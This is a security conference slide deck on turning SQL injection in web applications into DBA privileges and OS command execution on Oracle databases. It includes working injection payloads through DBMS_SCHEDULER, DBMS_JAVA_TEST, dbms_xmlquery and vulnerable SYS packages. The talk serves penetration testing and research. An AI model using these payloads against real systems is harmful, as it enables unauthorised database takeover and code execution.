



# NEW AND IMPROVED: HACKING ORACLE FROM WEB

Sumit "sid" Siddharth  
7Safe Limited  
UK



# About 7Safe

- Part of PA Consulting Group
- Security Services
  - Penetration testing
  - PCI-DSS
  - Forensics
  - Training
  - E-discovery




# About Me

- Head of Penetration Testing@7Safe
- Specialising in Application and Database Security
- Speaker at Black Hat, DEFCON, OWASP Appsec etc
- Not an Oracle Geek
- Blog: [www.notsosecure.com](http://www.notsosecure.com)
- Twitter: notsosecure



# Pre1ude

- There are a number of talks on hacking oracle
  - Mostly it comes down to exploiting a vulnerable package which comes with Oracle
  - What about web?
    - How do we exploit a web app which has a SQL Injection and is communicating with an Oracle back-end database?
    - By exploitation I don't mean data extraction, I mean OS code execution (aka xp\_cmdshell)
- 

# Credit to..

- The talk presents the work of a number of Oracle security researchers in the context of web application security.
- Specially David Litchfield and Esteban
- Other researchers we would like to thank:
  - *Alexander Kornbrust*
  - *FerruhMavituna*

# Oracle Privileges- 101

- Oracle database installation comes with a number of default packages, procedures, functions etc.
- By default these procedures/functions run with the privilege of definer
- To change the execution privileges from definer to invoker keyword AUTHID CURRENT\_USER must be defined

# Hacking Oracle from Network

- If there is a SQL Injection in a procedure owned by SYS and PUBLIC has execute privileges, then its “game over” ...

# Owning Oracle over network

- Enumerate SID
- Enumerate users
- Connect to Oracle
- Exploit SQL injection in a procedure owned by SYS
- Become DBA
- Execute OS Code

*Metasploit is your friend...*



# Owning Oracle from network....

- E.g.
- `exec SYS.LT.MERGEWORKSPACE('foobar' and SCOTT.DBA()='Y');`
- The function SCOTT.DBA() will be executed by SYS as it is called by the procedure
- SCOTT.DBA() has AUTHID CURRENT\_USER defined

# Hacking Oracle from Web- 101

- What happens when you find a SQL Injection in a web app which talks to Oracle database?
- Of-course SQL Injection is bad (remember SONY!)
- But how bad is it?
  - Can we pwn oracle in the same way as we do over the network
  - Can we escalate our privs and become DBA
  - Can we execute OS code

# SQL In Oracle

- SQL is a limited language that allows you to directly interact with the database.
- You can write queries (SELECT), manipulate data and objects (DDL, DML) with SQL. However, SQL doesn't include all the things that normal programming languages have, such as loops and IF...THEN...ELSE statements.
- Most importantly, SQL does not support execution of multiple statements.


# SQL In Oracle....

- SQL in Oracle does not support execution of multiple statements.
- OS code execution is not as simple as executing `xp_cmdshell` in MSSQL.
- Not enough documentation on which exploits can be used from web applications.
- Not many publicly available tools for exploiting Oracle SQL Injections.



# Hacking Oracle from web:

## Part 1

- Last year I released a paper which talks about different attack vectors which can be used in different scenarios
  - Lets have a quick look at some of this
- 

# Executing multiple statements in SQL

- Only option is to find functions which lets us do this:
- `Select * from tbl where id = '1' and (select scott.func('begin statement 1;statement 2 ;end;') from dual) = 'a'--'`
- The function can execute an anonymous PL/SQL block either as a feature or as a bug.
- Thank fully Oracle has some default functions which let's you do this...

# DBA Privileges

- Function:  
**SYS.KUPP\$PROC.CREATE\_MASTER\_PROCESS()**
- Function executes arbitrary PL/SQL
- Only DBA can call this function
- Executes any PL/SQL statement.
  - Call DBMS\_scheduler to run OS code

# With DBA Privileges

```
http://vuln.com?ora.php?id=1 AND (SELECT  
SYS.KUPP$PROC.CREATE_MASTER_PROCESS('DBMS_SCHED  
ULER.create_program(''BSQLBFPROG'',  
''EXECUTABLE'', ''c:\WINDOWS\system32\cmd.exe  
/c dir>>c:\owned.txt'', 0, TRUE);DBMS_  
SCHEDULER.create_job(job_name => ''BSQLBFJOB'',  
program_name => ''BSQLBFPROG'', start_date =>  
NULL, repeat_interval => NULL, end_date =>  
NULL, enabled => TRUE, auto_drop =>  
TRUE);dbms_lock.sleep(1);DBMS_SCHEDULER.drop_pr  
ogram(PROGRAM_NAME =>''BSQLBFPROG'');  
DBMS_SCHEDULER.PURGE_LOG;') from dual) IS NOT  
NULL --
```




# JAVA IO Privileges

- Functions:
  - DBMS\_JAVA.RUNJAVA()
    - 11g R1 and R2
  - DBMS\_JAVA\_TEST.FUNDCALL()
    - 10g R2, 11g R1 and R2
- Java class allowing OS code execution by default
  - oracle/aurora/util/Wrapper

# JAVA IO Privileges

```
http://vuln.com/ora.php?id=1 AND (Select  
DBMS_JAVA_TEST.FUNCCALL('oracle/aurora/util/W  
rapper','main','c:\\windows\\system32\\cmd.exe'  
,'/c', 'dir >c:\\owned.txt') FROM DUAL) IS NULL --
```

# DEMO: OS Code Execution with JAVA IO Permissions




# So, what's new


- If you have either DBA role or JAVA IO privs then its pretty much game over
- What if you don't have these?
- Can we not exploit vulnerable packages and become DBA anyways just as we would do while hacking oracle from n/w

## 2 functions which change everything..

- `dbms_xmlquery.newcontext()`
- `dbms_xmlquery.getxml()`
  - These 2 functions are available from Oracle 9i to 11g R2
  - Functions are executable by PUBLIC
  - AUTHID CURRENT\_USER
  - Allow execution of PL/SQL Statement



# So, what can you do with these

- Although these functions are marked `AUTHID CURRENT_USER` you can still do stuff like:
  - Exploit any vulnerable database object and escalate permissions
- 

# Example

- Consider a SQL Injection in an un-patched Oracle database
- The app connects to database with a user which has minimum privileges
- The database has missing CPU (nothing unusual)
- Exploit the vulnerability patched by CPU
- Become dba, execute code, pwn stuff.....

# dbms\_xmlquery.newcontext

```
select dbms_xmlquery.newcontext('declare PRAGMA  
AUTONOMOUS_TRANSACTION; begin execute immediate "any  
pl/sql statement "; commit; end;') from dual
```

<http://vuln/index.php?id=1> and

```
(select dbms_xmlquery.newcontext(`  
declare PRAGMA AUTONOMOUS_TRANSACTION;  
begin execute immediate "create or replace function  
pwn return varchar2 authid current_user is PRAGMA  
autonomous_transaction;BEGIN execute immediate  
""grant dba to scott"";commit;return ""z"";END; ";  
commit; end;`) from dual) is not null --
```



## Example#1 SYS.LT.

### CREATEWORKSPACE (CPU April 2009)

- Exploit vulnerable procedure to become DBA
- <http://vuln/index.php?id=1> and (select dbms\_xmlquery.newcontext('declare PRAGMA AUTONOMOUS\_TRANSACTION; begin execute immediate "  
begin **SYS.LT.CREATEWORKSPACE**(''A10''  
and  
scott.pwn()='''x''');SYS.LT.REMOVEWORKSPACE(''A10'' and **scott.pwn**()='''x''');end;";  
commit; end;') from dual) is not null --

# DEMO



# Exploiting 11g R2

- Similarly we can now exploit any vulnerable package within 11g R2
- `sys.dbms_cdc_publish.create_change_set`
- CPU: October 2010, 10gR1, 10gR2, 11g R1 and 11gR2

# Exploiting 11g R2

- ```
select dbms_xmlquery.newcontext('declare
PRAGMA AUTONOMOUS_TRANSACTION;
begin execute immediate " begin
sys.dbms_cdc_publish.create_change_set(''
a'' , ''a'' , ''a''''''''''||scott.pwn2()||''''''''a'' , ''Y'' ,s
ysdate,sysdate);end;"; commit; end;') from
dual
```

# Indirect Privilege Escalation

- Using these functions we can call indirect privilege escalation vectors from web apps
- Become DBA from
  - Create **ANY** Trigger
  - CREATE **ANY** Procedure
  - CREATE **ANY** VIEW
  - Etc.....

# Summary

- You can use the 2 functions to exploit any vulnerability within the back-end database from web to become DBA.
- The vulnerability can be in
  - custom code
  - Code shipped with Oracle (missing CPU)
  - o day
  - Indirect privilege escalation
- After you become DBA you can execute OS code.

# Thank You

- Questions?
- Contact: [Sid@pentest.7safe.com](mailto:Sid@pentest.7safe.com)
- Twitter: notsosecure
- Blog: [www.notsosecure.com](http://www.notsosecure.com)